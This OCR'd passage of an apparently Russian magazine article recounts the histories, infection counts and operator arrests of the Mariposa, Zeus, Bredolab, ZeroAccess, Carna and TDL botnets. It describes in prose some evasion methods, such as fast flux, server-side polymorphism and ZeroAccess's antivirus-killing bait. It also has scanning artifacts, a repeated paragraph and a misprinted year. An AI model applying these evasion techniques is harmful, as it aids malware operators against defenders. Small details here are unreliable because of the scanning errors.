
Методы распространения: внедрение в пиратские версии софта, далее — самораспространение через MSN messenger, P2P-сети и флешки

ка в 12 миллионов никогда не означала число различных ПК и речь велась об уникальных адресах, замеченных в связи с ботнетом Mariposa.

Создателю Butterfly Bot Матьясу «Iserdo» Скорьянсу (Matjaz Skorjanc) из Словении повезло меньше его испанских коллег. На момент разработки Butterfly Bot в 2008 году Скорьянсу было всего 23 года. Он был арестован 28 июля 2010 года, повторно. До этого он уже задерживался, был отпущен под залог, но все равно продолжал продавать бот. В декабре 2013 года суд Словении приговорил его к 58 месяцам тюремного заключения за создание Butterfly Bot. Восемь месяцев условно получила также подружка Iserdo, на счет которой складывались деньги, вырученные от продажи Butterfly Bot. Всего на продажах удалось заработать порядка 500 тысяч евро. По словам Скорьянса, стоимость базовой версии Butterfly Bot составляла 500 долларов. Усовершенствованный вариант, предназначенный для сбора конфиденциальных данных, информации о кредитных картах и доступе к системам веб-банкинга, стоил несколько дороже — 1300 долларов. По данным испанской полиции, посредством Mariposa преступники украли конфиденциальные данные более чем у 800 тысяч жертв, включая домашних пользователей, компании, государственные учреждения и университеты в 190 странах.

Несмотря на takedown C&C Palevo, с конца 2010 года число его детектов вновь начало расти, а к середине 2011 года был обнаружен еще один ботнет на основе Palevo, численностью около 11 миллионов, который назвали Metulji (бабочка по-словенски). В июне 2011 года его операторы, Алёша Боркович (Aljosa Borkovic) и Дарко Малинич (Darko Malinic), жители сербской Боснии, были вычислены. Ребята тоже особо не заморачивались и сорили деньгами направо и налево. Их арест был осуществлен в рамках международного расследования под кодовым наименованием Operation Hive, проведенного совместными усилиями ФБР, Интерпола, МВД Сербии и полиции Словении. С тех пор Palevo исчез из списков топовых угроз.

История ботнета Mariposa показывает, какой большой ущерб могут принести кулхацкеры, обладающие минимальным набором знаний. К сведению, первоначальный вектор заражения Palevo первой волны заключался в распространении пиратских копий софта и игр, инсталляторы которых были склеены с трояном. И никаких вам спам-рассылок и эксплойт-паков! Однако же миллион ПЭВМ заразить таки умудрились.



ZEUS

Открывает первую пятерку Zeus — без сомнения, банковский троян номер один в мире. По оценкам аналитиков, он применялся в 90% случаев банковского мошенничества в мире. До определенного момента на основе Zeus было создано достаточно большое число (около нескольких сотен) разрозненных ботнетов, которые контролировались разными группировками киберпреступников. Создатели Zeus просто продавали его заинтересованным лицам, а они уже с его помощью формировали собственные ботнеты. Например, в 2009 году одна из группировок провела масштабную акцию — рассылала Zeus через электронную почту, используя мощности ботнета Pushdo. По оценке компании Damballa, в США тогда было заражено около 3,6 миллиона ПК. Общее количество заражений Zeus с момента его появления оценивается в 13 миллионов компьютеров.



Краткая характеристика:
банковский троян

Годы жизни:
2007 — настоящее время

Количество заражений:
13 миллионов

Техническая навороченность:

Методы распространения:
эксплойт-пак

Разработчик Zeus известен под никами Slavik и Monstr, именно он с 2007 и до 2010 года единолично производил сбыт и поддержку своего продукта. Так продолжалось до версии 2.0, в октябре 2010 года Slavik передал исходные коды версии 2.0 своему конкуренту — разработчику трояна SpyEye и якобы прекратил дальнейшую разработку. В то же время исследователи из компании RSA обнаружили некоторые факты, позволяющие усомниться в словах Slavik'a о выходе из бизнеса. В августе 2010 года, то есть за два месяца до «официального» объявления о прекращении работы над Zeus, был обнаружен ботнет, созданный при помощи Zeus, имевшего версию 2.1, которая ни на одном «черном» форуме не продавалась. По всему выходило, что Slavik просто поменял модель ведения бизнеса, теперь он решил сформировать свой собственный ботнет, а не продавать билдер бота всем желающим.


Ключевой особенностью Zeus 2.1 стало изменение схемы связи с управляющими серверами. Теперь адреса серверов не были жестко заданы в конфигурационном файле, а формировались с помощью DGA (Domain Generation Algorithms). Для защиты от перехвата управления производилась проверка ЭЦП загружаемого файла в ходе обновления. Для этого в Zeus использовался открытый ключ RSA длиной 1024 бита.

Если брать за основу версию, что Slavik с августа 2010 года начал развивать ветку версии 2.1, то к числу нововведений этой версии стоит отнести появление в сентябре ZeuS-in-the-Mobile (ZitMo) — трояна под мобильные платформы Symbian, Windows Mobile, BlackBerry и Android, который работал в связке с обычной версией Zeus и позволял обходить механизм двухфакторной аутентификации систем ДБО. По информации компаний Versafe и Check Point Software Technologies, в конце 2012 года версия ZitMo под названием Eurograber принесла своим распространителям прибыль в размере 36 миллионов евро (или 47 миллионов долларов).

Несмотря на заявление Slavik'a о передаче всего кода в одни руки, кто-то не пожадничал, или слил налево исходный код Zeus 2.0.8.9, который, начиная с февраля 2011 года, стал предлагаться на продажу. В конечном итоге в мае сорцы попали в паблик. Это событие стало, пожалуй, самым значимым для киберандеграунда в 2011 году.

Анализ исходных кодов показал, что разработчик Zeus — настоящий профи. При первом взгляде на сорцы бросается в глаза их предельно четкая структурированность, что говорит о большом опыте автора в разработке ПО. Сам код радует, все лаконично, четко и красиво. Отдельного упоминания стоит модуль HVNC (HiddenVNC), представляющий собой реализацию VNC-сервера, который взаимодействует с виртуальным рабочим столом, скрытым от глаз пользователя. Впоследствии на основе слитых сорцов модуль HVNC был переделан в отдельный проект. Как и в Zeus, HVNC поддерживает возможность backconnect, то есть возможность подключения злоумышленника к зараженным системам, которые находятся за NAT или роутером. Обеспечивается это благодаря промежуточному серверу-маршрутизатору (еще один компонент Zeus в виде приложения под Windows).

После утечки сразу появились люди, начавшие клепать свои трояны на базе исходников Zeus. Для примера можно упомянуть проект ICE IX (названый, видимо, как вирус из фильма «Рекрут»), который не предлагал ничего нового и был попыткой заработать денег на известном имени. Но «достойный» последователь нашелся — проект Citadel. Его ключевой особенностью стало создание онлайн-платформы, организованной по принципу социальной сети. Здесь заказчики могли запрашивать новые функции, сообщать об ошибках и добавлять собственные модули, что превращало процесс разработки в некое подобие open source проекта. Также была организована система технической поддержки покупателей — Citadel постоянно поддерживали в актуальном состоянии.



Осенью 2011 года Роман Хюсси, создатель ZeusTracker (сайт для отслеживания информации о командных серверах Zeus), исследуя последний полученный вариант Zeus, заметил наличие странного UDP-трафика. Дальнейший анализ показал, что новый вариант Zeus имел несколько IP-адресов в конфигурационном блоке и компьютеры с этими IP отвечали инфицированной системе. За сутки было выявлено около 100 тысяч уникальных IP-адресов, с которыми связывалась новая модификация. Большая часть зараженных компьютеров была расположена в Индии, Италии и США. Так было установлено, что Zeus обзавелся P2P-функционалом на базе протокола Kademlia для своего обновления. Из-за использования названия скрипта gameover.php при обращении к командному центру этой версии было дано название GameOver.

В начале 2012 года исследователи компании Symantec обнаружили очередной вариант Zeus GameOver. Данная модификация содержала в себе встроенный веб-сервер на базе nginx, что давало возможность загрузки исполняемых файлов через протокол HTTP от других ботов. Таким образом, каждый бот мог выступать в качестве своеобразного командного центра или в качестве посредника (прокси) в цепочке управления. Версия GameOver «благополучно» дожила до наших дней, количество ПЭВМ в нем колеблется возле отметки в 1,2 миллиона.

Относительно недавно появилась информация, что правоохранительные органы США совместно с властями около десяти государств, среди которых были Канада, Франция, Украина и Германия, раскрыли крупную преступную хакерскую группировку. Один из предполагаемых организаторов — 30-летний житель России Евгений Богачёв — объявлен ФБР в розыск. Ему предъявлены заочные обвинения на основании перехваченных переговоров в одном из чатов. В них Богачёв, пишущий под никами Lucky12345 и Slavik, признается собеседнику, что он и есть создатель трояна Zeus. По данным ФБР, Богачёв в настоящее время проживает в Анапе и владеет собственной яхтой. Так что будем внимательно следить за развитием событий.

BREDOLAB



Краткая характеристика:
троян с функциями spambot и DDoS

Годы жизни:
2009–2010

Количество заражений:
30 миллионов

Техническая навороченность:

Методы распространения:
эксплойт-пак и модификация страниц сайтов ссылками на него (с помощью найденных паролей)

На четвертом месте троян, который с успехом мог бы открывать топ. Ботнет Bredolab (aka Oficla), появившийся в середине 2009 года, состоял из примерно 30 миллионов компьютеров — похоже, большего ботнета за всю историю не было. Основная особенность его состояла в способе его формирования. Для распространения бота использовались взломанные веб-сайты, посетители которых через iframe перенаправлялись на вредоносные ресурсы, где был развернут exploit pack с пробивом Adobe Flash Player и виртуальной машины Java. На протрояненных таким образом компах уводились пароли к FTP-аккаунтам, проверялся доступ к FTP-серверу и во все файлы HTML и JS внедрялся вредоносный код для вставки iframe, который вел на вредоносный сайт с exploit pack. Таким образом, взлом новых сайтов производился в полностью автоматическом режиме.

Также использовалась схема с рассылкой писем, содержащих во вложении исполняемый файл Bredolab в виде ZIP-архива, сам файл имел иконку Word или Excel. Для поддержания ботнета в рабочем состоянии злоумышленники довольно эффективно скрывали центр управления ботнетом, используя технику Double Fast Flux (см. врезки).

Для максимального затруднения разработки сигнатур использовался server-side полиморфизм. Его суть состоит в том, что алгоритм, обеспечивающий мутации, закодирован не в самом исполняемом файле вредоносной программы (как у полиморфных вирусов), а реализуется на специальном сервере, который генерирует целую кучу непохожих друг на друга файлов.


Используемые для управления 143 сервера принадлежали голландскому хостинг-провайдеру LeaseWeb, что и вызвало в конечном итоге интерес голландской полиции, которой в октябре 2010-го удалось получить контроль над большей частью ботнета и выйти на его создателя. Им оказался гражданин РФ Георгий Аванесов 1987 года рождения, которого правоохранительные органы Нидерландов объявили в розыск по обвинению в членстве в организованной преступной группировке, в киберпреступности и в отмывании денег. По их данным, Георгий Аванесов в период с марта по июнь 2009 года, находясь на территории Республики Армения, создал вредоносную компьютерную программу, которая и использовалась для формирования ботнета Bredolab. У Аванесова был сообщник, известный под ником Birdie, однако его личность не была установлена.

Использование Bredolab для спам-рассылок, прогрузки другой малвари («партнерки») и организации DDoS-атак (в том числе на ряд российских новостных ресурсов и даже сайт «Лаборатории Касперского») только в 2010 году принесло Аванесову прибыль в размере 700 тысяч долларов. Георгий Аванесов, приговоренный 21 мая 2012 года к лишению свободы сроком на четыре года, был освобожден условно-досрочно на основании отбывания более половины назначенного судом срока (кроме этого, в его отношении была применена амнистия), поэтому летом 2013-го уже находился на свободе (срок наказания исчислялся с 26 октября 2010 года). Дело Георгия Аванесова стало уникальным для Армении случаем, где ранее не было прецедентов в области киберпреступлений.

Используемые для управления 143 сервера принадлежали голландскому хостинг-провайдеру LeaseWeb, что и вызвало в конечном итоге интерес голландской полиции, которой в октябре 2010-го удалось получить контроль над большей частью ботнета и выйти


Большую часть клиентуры Аванесова составляли «партнеры» SpamIT, участники которой считались основным в мировом масштабе источником рассылки фармацевтического спама. Доказательства связи между ботнетом Bredolab и SpamIT всплыли на поверхность, когда следователи в России объявили, что выдвигают уголовное обвинение против Игоря Гусева, человека, подозреваемого в создании «партнерской» программы «ГлавМед», предназначенной для рекламы онлайновой продажи лекарств. Считается, что SpamIT был частью «ГлавМед». Сам Гусев отрицал какую бы то ни было связь со спамом. В нескольких интервью он сказал, что за выдвижением против него фальшивых обвинений стоит его бывший партнер Павел Врублевский, с которым они когда-то начинали совместный бизнес.

Прикрытие деятельности ботнета Bredolab, по оценкам специалистов, привело к уменьшению мирового объема спама в 2010 году в два раза.



ТЕХНОЛОГИЯ FAST FLUX

Термин Fast Flux (дословно переводится как «быстрое течение» или «поток») относится к быстрому многократному внесению изменений в записи DNS, что приводит к постоянному изменению IP-адреса, к которому относится доменное имя. Сама по себе технология Fast Flux не является «вредоносной», так как не эксплуатирует какие-либо уязвимости DNS и обычно используется для распределения нагрузки на серверы. В классической схеме одному доменному имени соответствуют несколько десятков IP-адресов, которые меняются каждые несколько минут (схема Single Fast Flux). Это уже делает неэффективной блокировку трафика ботов по IP-адресам. Злоумышленники же несколько усовершенствовали схему: сервер DNS возвращает не конечный адрес самого командного центра, а адрес одного из большого количества зараженных компьютеров, каждый из которых представляет собой прокси на реальный управляющий сервер (схема Double Fast Flux).



ZEROACCESS

3

Краткая характеристика:
троян-загрузчик с функциями click fraud, spambot & bitcoin miner

Годы жизни:
2009–2013

Количество заражений:
9 миллионов

Техническая навороченность:

Методы распространения:
эксплойт-пак

История ZeroAccess (aka MAX++) в руткит-ипостаси началась в июне 2009 года. Именно тогда был обнаружен образец вредоноса, который использовал путь вида \\?\globalroot\Device__max++>\[8 digit hex code].dll, а в драйвере-руткиte ядра имел строку f:\VC5\release\ZeroAccess.pdb. Так что название ZeroAccess — авторское. ZeroAccess также известен под названиями Smiscer и Sirefef.

В январе 2010 года создатели ZeroAccess принялись распространять новую версию своего детища. Для этого задействовались ресурсы сети Ecatel компании Russian Business Network. Отличительным признаком новой версии ZeroAccess, было явное заимствование идей TDL-3, а именно запуск через заражение драйвера и использование скрытого хранилища для своих компонентов.

Вплоть до апреля 2011 года 64-разрядные версии ОС не заражались ZeroAccess. В мае это досадное упущение было исправлено, но не сказать, чтобы очень технологично. Дело в том, что для x86 алгоритм работы был аналогичен предыдущей версии и руткит работал на уровне ядра. В противовес этому в среде x64 все работало в usermode, видимо, авторы решили не заморачиваться, как обойти проверку электронной подписи драйвера.

Интересная фишка данной версии ZeroAccess — использование техники «ловли на живца» для обламывания антивирусов. Кроме своего основного драйвера-руткита, ZeroAccess имел дополнительный драйвер ядра для создания «приманки» — объекта, на который «клевали» антивирусные средств защиты. Этот драйвер создавал устройство \Device\svchost.exe и сохранял подставной PE-файл как \Device\svchost.exe\svchost.exe, доступ к которому мониторился руткитом. Если какое-то приложение пыталось обратиться к нему, то ZeroAccess немедленно завершал его. Для завершения потока приложения в него методом APC инжектировалось около двухсот байт кода, который вызывал ExitProcess(). Но это было еще не все! Чтобы предотвратить последующие запуски завершенного приложения, для его исполняемого файла ZeroAccess сбрасывал правила доступа ACL, разрешающие чтение и выполнение файла. Таким образом, один раз попавшись на крючок, антивирус больше не мог запуститься.

Больших успехов, чем Symantec, добилась компания Microsoft. В начале декабря 2103 года компания Microsoft совместно с различными силовыми структурами нарушили работу ботнета ZeroAccess, взяв под свой контроль C&C


Чтобы повысить живучесть, разработчики стали использовать различные ухищрения. Основной упор был на возможность работы ZeroAccess при любых правах доступа, а также противодействие блокированию командных центров. С этой целью был добавлен код, реализующий P2P на базе протокола TCP для распространения своих модулей, список начальных пиров с названием «@» содержал в себе 256 значений IP-адресов супернод. По данным компании Sophos, активное распространение P2P TCP-based версии началось в сентябре-ноябре 2011-го, тогда как первые сэмплы появились в конце июля. Антивирусные аналитики отмечают, что данная версия загружала два основных вида полезной нагрузки — click fraud и spambot.


Май 2012-го — вот и кончилось время, когда в составе ZeroAccess был драйвер ядерного уровня, теперь вся работа происходила в usermode. Алгоритм работы P2P-сети претерпел некоторые изменения. Длина RSA-ключа была увеличена с 512 до 1024 бит. Как и прежде, существовало разделение по типу payload: click fraud и bitcoin miner. Если раньше P2P использовал только TCP, то теперь список IP-адресов запрашивался по UDP, а список файлов (модулей) — по TCP.

Пример ZeroAccess хорошо иллюстрирует принцип бритвы Оккама — не умножайте сущности без надобности, или, по-простому, не усложняйте. Начавшись как технологичная разработка и потеряв в ходе своей эволюции руткит-составляющую, ZeroAccess тем не менее успешно продолжил свое существование и даже обзавелся такой модной фичей, как P2P.

По оценкам компании Sophos, количество зараженний компьютеров ботом ZeroAccess на конец августа 2012 года составляло более 9 миллионов, а активных ботов около миллиона. В отчете лаборатории Kindsight Security «Malware Report» за третий квартал 2012 года говорится уже о 2,2 миллиона зараженных систем, из которых 685 тысяч (31%) находились в США. По мнению экспертов, ботнет на основе ZeroAccess был самым активным в 2012 году.

Антивирусные компании, естественно, не сидели сложа руки и усиленно искали методы воздействия на P2P-протокол ZeroAccess, чтобы вывести ботнет из строя. В марте 2013 года за дело взялись инженеры компании Symantec. В ходе исследования специалисты выявили уязвимость протокола P2P ботнета, которая позволяла, хоть и с большим трудом, нарушить его работу. Одновременно продолжалось наблюдение за активностью ботнета, и 29 июня специалисты Symantec обнаружили, что через P2P-сеть распространяется новая





версия ZeroAccess. Обновленная версия содержала ряд изменений, направленных на устранение уязвимости (был введен второй bootstrap list, который мог содержать 16 миллионов IP, и изменен принцип их формирования), которая обсуждалась исследователями в отчете, опубликованном в мае 2013 года. Возможно, именно это могло стать причиной обновления ботнета. Вскоре, 16 июля, специалисты Symantec начали операцию по захвату контроля над ботнетом, в результате которой из ботсети «выпало» более полумиллиона ботов (при общем количестве 1,9 миллиона).

Больших успехов, чем Symantec, добилась компания Microsoft. В начале декабря 2103 года компания Microsoft совместно с различными силовыми структурами нарушили работу ботнета ZeroAccess, взяв под свой контроль C&C. Правоохранители из различных стран получили ордеры на обыск и изъятие техники для 18 IP-адресов, с которых управлялся ботнет. После проведенных мероприятий инфицированные компьютеры получили от злоумышленников последнее обновление с сообщением «WHITE FLAG». Специалисты Microsoft убеждены, что таким образом админы ботсети дали понять, что отказываются от последующих попыток восстановления доступа к ней, а их сообщение стоит расценивать как «цифровую капитуляцию».

Технически ботнет остался «жив», просто была утрачена возможность скачивать новые модули из-за прикрытия управляющих серверов. Так как бот не обновляется, показатель его детектируемости постоянно растет, и растут шансы, что он будет обезврежен каким-либо антивирусом. В конце марта 2014 года было отмечено распространение новой версии click fraud плагина. На этом активность закончилась. Не исключено, что именно в этот момент разработчики корпят над созданием следующей версии ZeroAccess.

БОТНЕТ CARNA

Carna — ботнет численностью 420 тысяч устройств, созданный неким смышленым анонимусом с целью сбора статистики по IP-адресам всей сети Интернет. Был активен с июня по октябрь 2012 года, состоял в основном из различных домашних роутеров, которые взламывались путем подбора паролей (обычно там был или пустой пароль, или root:root). По результатам работы ботнета был создан Internet Census of 2012 (перепись интернета 2012 года). Результаты сканирования опубликованы в свободном доступе в виде базы данных размером 9 Тб, заархивированной в 568 Гб с помощью алгоритма ZPAQ. Из 4,3 миллиарда возможных адресов IPv4 ботнет Carna обнаружил использование 1,3 миллиарда, включая 141 миллион за брандмауэрами и 729 миллионов адресов, имевших обратную запись DNS (PTR). Оставшиеся 3 миллиарда адресов, вероятно, не использовались.

TDL

Второе место отдано загрузчику TDL. По большому счету, из всех рассмотренных здесь миллионников по технологичности он всем даст фору. Согласно непроверенной информации за созданием TDL первых трех версий стоял человек с ником Tyler Durden, а TDL расшифровывался как Tyler Durden Loader (хотя с равным успехом он мог бы расшифровываться как Trojan DownLoader, версии — они ведь такие версии). Tyler Durden предположительно был одним из сотрудников компании Comodo. Интересный факт о TDL — наличие в коде отладочных строк, которые представляли собой цитаты из культовых кинопроизведений: «Бойцовского клуба», «Симпсонов», «Страха и ненависти в Лас-Вегасе», «Форреста Гампа», «Звездных войн» и других. Вообще, в свое время между разработчиком TDL и экспертами антивирусных контор развернулось своеобразное соревнование, чье программистское кунг-фу лучше. В ответ на подкручивание проактивки выкатывался очередной апдейт, и далее по кругу. Существует версия, что TDL разрабатывался в качестве демонстрации обхода антивирусной защиты, а когда все завертелось — начал использоваться для формирования ботсети, ставшей частью сервиса по загрузке других вредоносов — «партнерки».



2

Краткая характеристика:
троян-загрузчик с функцией click fraud

Годы жизни:
2008 — настоящее время

Количество заражений:
4,5 миллиона

Техническая навороченность:

Методы распространения:
эксплойт-пак

